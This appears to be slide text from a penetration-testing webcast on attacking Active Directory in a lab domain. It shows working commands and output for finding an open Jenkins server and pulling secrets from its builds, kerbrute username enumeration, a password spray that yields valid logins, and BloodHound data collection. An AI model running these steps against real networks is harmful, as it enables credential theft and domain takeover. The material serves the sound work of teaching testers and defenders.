

Active Directory Attack Path in Action



with Alyssa
& Kaitlyn



Fun Facts

Alyssa


- Studied CompSci to become a developer but ended up being better at breaking things than making things
- Specializes in internal network & assumed compromise testing and being -1 inches over 5 ft. tall
- Had more fun sharing facts about Kaitlyn than writing these



Kaitlyn

- M.S. in Cybersecurity from NYU
- Started at BHIS as a SOC analyst
- Has contributed to open source projects such as [GraphRunner](#)
- Currently focused on assumed compromise & cloud testing.
- SHE DOES NOT FIND SHARING THESE FACTS FUN.

SOS Help Me Focus




× × × ×
× × × ×

× × × ×
× × × ×

Webcast Overview

-  **Initial Discovery**
Identify resources and services that are accessible from the context of the attacker.
-  **Exploit Vulnerable Configurations**
Analyze the discovery results to identify vulnerabilities and opportunities to gain credentialed access.
-  **Domain Enumeration**
Use credentialed access to enumerate domain configuration and find a path to escalation.
-  **Privilege Escalation**
Exploit misconfigurations in Active Directory to elevate privileges and compromise the domain.
-  **Defensive Considerations**
Best practices and remediating common misconfigurations.





Web Services




Initial Discovery

Identify live systems and services accessible in the environment. Common tools include Nmap, Masscan, etc.



Web Application Triage & Analysis

Use tools like GoWitness/EyeWitness to get an overview of the webservices and underlying infrastructure. Investigate interesting results.





Visualize Web Services

```
gowitness scan file -f FILE --write-db --write-screenshots
```

gowitness, v3

DashboardGalleryOverviewNew Probe

Search...

PreviousNext

Visually Similar

Jenkins

New Item

Build History

Build Queue

No builds in the queue.

Build Executor Status

0/2

All

S	W	Name ↓	Last Success	Last Failure	Last Duration
✓	☀	Build-Image-Weekly	14 hr #1	N/A	64 ms
✓	☀	Build-Test-Deploy	14 hr #1	N/A	4.5 sec

Icon: SML

REST APIJenkins 2.528.3

Dashboard - Jenkins

http://10.0.0.8:8080

Open URL

Jenkins Env Hunter

```
jenkins-check-noauth -f hosts.txt
```

```
jenkins-env-hunter --url http://JENKINS_HOST
```

```
(jenkins) root@Nux01:/opt/JenkinsEnvHunter# jenkins-check-noauth -f hosts.txt
Will check 1 hosts using 1 thread(s).
on 1: 10.0.0.8:8080 - Jenkins: Yes - Authentication: Not required
on 1:  -> manage/ accessible
Scanning hosts | ██████████ | 1/1 [100%] in 0.0s (8632.29/s)

Summary:
  Hosts scanned: 1
  Jenkins servers found: 1
  Servers allowing anonymous access: 1

Servers that did NOT require authentication:
  10.0.0.8:8080 - manage/ accessible
(jenkins) root@Nux01:/opt/JenkinsEnvHunter# jenkins-env-hunter --url http://10.0.0.8:8080

[+] Jobs to investigate: (resolving...)

[+] Jobs to investigate: 2
[i] Using up to 8 threads for build scanning.
Locating builds | ████████ | Job 2 / 2 in 0.0s (3313.33/s)
on 3:      [+] New value discovered in job 'Build-Image-Weekly' (build #1): DEVDB02 = SuperSecretPassword123!
on 3:      [+] New value discovered in job 'Build-Image-Weekly' (build #1): HUDSON_SERVER_COOKIE = 71cb1e062e457f10
on 3:      [+] New value discovered in job 'Build-Image-Weekly' (build #1): JENKINS_SERVER_COOKIE = 71cb1e062e457f10
on 3:      [+] New value discovered in job 'Build-Image-Weekly' (build #1): USER = jenkins
on 5:      [+] New value discovered in job 'Build-Image-Weekly' (build #2): ARTIFACTORY_USER = Winter2025!
Scanning builds | ████████ | Build 6 / 6 in 0.0s (635.53/s)

[✓] Scan complete.
  Total Jobs 2      Total Builds 6
  Builds with sensitive data: 2
  Total sensitive vars found: 9
  Builds failed env enumeration: 4
  Unique values discovered: 5
(jenkins) root@Nux01:/opt/JenkinsEnvHunter#
```

× × × ×
× × × ×

× × × ×
× × × ×

Test Credentials

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-13 21:52 UTC  
Nmap scan report for 192.168.2.4  
Host is up (0.0024s latency).
```

PORT	STATE	SERVICE
88/tcp	open	kerberos-sec
389/tcp	open	ldap
636/tcp	open	ldapssl

**Domain
Controller**

```
nxc smb DC_IP -u USERNAME -p PASSWORD
```

```
(NetExec) root@Nux01:/opt/NetExec# NetExec smb 192.168.2.4 -u artifactory_user -p 'winter2025!'  
SMB 192.168.2.4 445 DC01 [*] windows Server 2022 Build 20348 x64 (name:DC01) (domain:doazlab.com)  
SMB 192.168.2.4 445 DC01 [-] doazlab.com\artifactory_user:winter2025! STATUS_LOGON_FAILURE  
(NetExec) root@Nux01:/opt/NetExec#
```



Username Enumeration

Email Pattern

Discover naming convention via publicly available resources

Create List

Generate a username list based on the information obtained in the previous step

Perform Username Enumeration

User list created and attempt to identify valid usernames via guess and check method.



Username Enumeration

```
kerbrute userenum potential.txt -d DOMAIN --dc DC_IP
```

```
root@Nux01:/opt# ./kerbrute userenum potential.txt -d doazlab.com --dc 192.168.2.4
```



```
Version: v1.0.3 (9dad6e1) - 01/12/26 - Ronnie Flathers @ropnop
```

```
2026/01/12 05:06:06 > Using KDC(s):  
2026/01/12 05:06:06 > 192.168.2.4:88
```

```
2026/01/12 05:06:06 > [+] VALID USERNAME: vlewis@doazlab.com  
2026/01/12 05:06:06 > [+] VALID USERNAME: jeff_johnson@doazlab.com  
2026/01/12 05:06:06 > [+] VALID USERNAME: michael_coleman@doazlab.com  
2026/01/12 05:06:07 > [+] VALID USERNAME: keith_allen@doazlab.com  
2026/01/12 05:06:08 > [+] VALID USERNAME: sherry_miller@doazlab.com  
2026/01/12 05:06:09 > [+] VALID USERNAME: logan_williams@doazlab.com  
2026/01/12 05:06:09 > [+] VALID USERNAME: amanda_nichols@doazlab.com  
2026/01/12 05:06:10 > [+] VALID USERNAME: cindy_flores@doazlab.com
```


Password Spray

```
kerbrute passwordspray -d DOMAIN --dc DC_IP userlist.txt PASSWORD
```

```
root@Nux01:/opt# ./kerbrute passwordspray -d doazlab.com --dc 192.168.2.4 discovered_users.txt 'Winter2025!'
```

```
Version: v1.0.3 (9dad6e1) - 01/10/26 - Ronnie Flathers @ropnop
```

```
2026/01/10 22:49:11 > Using KDC(s):
```

```
2026/01/10 22:49:11 > 192.168.2.4:88
```

```
2026/01/10 22:49:11 >  [+] VALID LOGIN:  knelson@doazlab.com:Winter2025!
```

```
2026/01/10 22:49:11 > [+]  
VALID LOGIN: gharris@doazlab.com:Winter2025!
```

```
2026/01/10 22:49:11 > [+] VALID LOGIN: vlewis@doazlab.com:Winter2025!
```

```
2026/01/10 22:49:11 > Done! Tested 61 logins (3 successes) in 0.223 seconds
```



Domain Enumeration

with BloodHound

BloodHound.py

A Python-based BloodHound data collector. Supports most SharpHound features.

SharpHound


The official BloodHound data collector. Written in C#, uses native Windows functions, and can be ran from the context of the logged-in user on Windows.

NetExec

NetExec has a built-in BloodHound collection option under the LDAP protocol.

ADExplorer Snapshot

Takes snapshots collected with the SysInternals AD Explorer utility and converts them into a format that can be ingested by BloodHound.



NetExec

```
nxc ldap DC_IP -u USERNAME -p PASSWORD --bloodhound --collection All
```

```
(NetExec) root@Nux01:~/NetExec# nxc ldap 192.168.2.4 -u vlewis -p 'Winter2025!' --bloodhound --collection All --dns-server 192.168.2.4
LDAP      192.168.2.4      389      DC01      [*] Windows Server 2022 Build 20348 (name:DC01) (domain:doazlab.com) (signing:None) (channel_bindings:None)
LDAP      192.168.2.4      389      DC01      [+] doazlab.com\vwewis:Winter2025!
LDAP      192.168.2.4      389      DC01      Resolved collection methods: dcom, localadmin, container, rdp, acl, session, objectprops,
LDAP      192.168.2.4      389      DC01      Done in 0M 5S
LDAP      192.168.2.4      389      DC01      Compressing output into /root/.nxc/logs/DC01_192.168.2.4_2026-01-12_031015_bloodhound.zip
(NetExec) root@Nux01:~/NetExec#
```

BloodHound.py

```
bloodhound.py -u USERNAME -p PASSWORD -d DOMAIN -c all
```

```
# ./bloodhound.py -u vlewis -p 'Winter2025!' -d doazlab.com -ns 192.168.2.4 -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: doazlab.com
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.doazlab.com
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 101 computers
INFO: Connecting to LDAP server: dc01.doazlab.com
INFO: Found 498 users
INFO: Found 301 groups
INFO: Found 2 gpos
INFO: Found 227 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
```



SharpHound

```
./SharpHound.exe -c All
```

```
odHound-master\collectors> ./SharpHound.exe -c All
|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn,
|INFORMATION|Initializing SharpHound at 10:20 PM on 1/11/2026
|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for doazlab.com : DC01.doazlab
|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container
|INFORMATION|Beginning LDAP search for doazlab.com
|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 44 MB RAM
|INFORMATION|Producer has finished, closing LDAP channel
|INFORMATION|LDAP channel closed, waiting for consumers
|INFORMATION|Consumers finished, closing output channel
|INFORMATION|Output channel closed, waiting for output task to complete
|INFORMATION|Status: 1162 objects finished (+1162 25.26087)/s -- Using 60 MB RAM
|INFORMATION|Enumeration finished in 00:00:46.7618689
|INFORMATION|Saving cache with stats: 1121 ID to type mappings.
|INFORMATION|SharpHound Enumeration Completed at 10:21 PM on 1/11/2026! Happy Graphing!
```

ADExplorer

https://learn.microsoft.com/en-us/sysinternals/down...

